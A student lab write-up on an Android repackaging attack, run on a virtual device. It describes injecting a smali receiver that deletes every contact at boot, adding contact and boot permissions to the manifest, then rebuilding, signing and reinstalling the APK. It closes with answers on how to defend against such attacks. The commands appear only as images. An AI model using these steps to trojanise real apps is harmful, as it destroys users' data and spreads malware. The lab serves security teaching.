
We have extended a BroadcastReceiver which registers for the system event BOOT\_COMPETED. When the system comes up, it used contentResolver to get the entire contact list and delete them.

Inject the smali code to smali/com folder.




Request More Permissions

We have edited the AndroidManifest.xml file to add the permissions for READ and WRITE contacts, RECEIVE\_BOOT\_COMPLETED . We have also added the receiver under application which is our malicious smali code.




We have repackaged the apk file using the apktool and saw the new malicious apk file generated.




**Generate the signing key:**

1. Step 1: Generate a public and private key pair using the keytool command:




**Sign the apk file:**




**Task 5 : Install and Reboot**

Now uninstall the benign app from the Android Virtual Device and re install the malicious apk file as below.



**Now reboot the Android virtual device and observe the contact list deleted.**



**3.6 Questions**

Question 1 : Why is the repackaging attack not much a risk in iOS devices?

The app store of apple has stricter guidelines for uploading an app onto its play store. For example, it checks for App completeness, Beta Testing, Accurate metadata before accepting it. Apple uses human review, static and dynamic analysis to look for potentially malicious actions by uploaded apps. If it finds that the device has security issues on some tested devices, it is rejected right away.

Question 2 : If you were Google, what decisions you would make to reduce the attacking chances of repackaging attacks?  
Ans: Google has to be more careful in accepting apps to its play store. Though it has started manually reviewing apps before accepting them, the number of apps uploaded monthly are around 60,000. It has to use some automated process to analyze malwares, perform code analysis, review app permissions and validate apk signed authorities are legally verified.

Question 3 : Third-party markets are considered as the major source of repackaged applications. Do you think that using the official Google Play Store only can totally keep you away from the attacks? Why or why not?

Google benchmarks its internal scanning and screening against all the other Android anti-malware products it can find. Make your account linked to play store, app store automatically warns you against malicious apps, prevents or blocks them if reported to the end user. However third-party markets might not have such thorough validation of apps and hence are more vulnerable.

Question 4 : In real life, if you had to download applications from untrusted source, what would you do to ensure the security of your device?

The end users might have to check user ratings, reviews on the apps and look at the app permissions it requests from the user before installing it on their phones. Always apply security patches to the kernel suggested by the vendor and keep the security patches up to date on the device.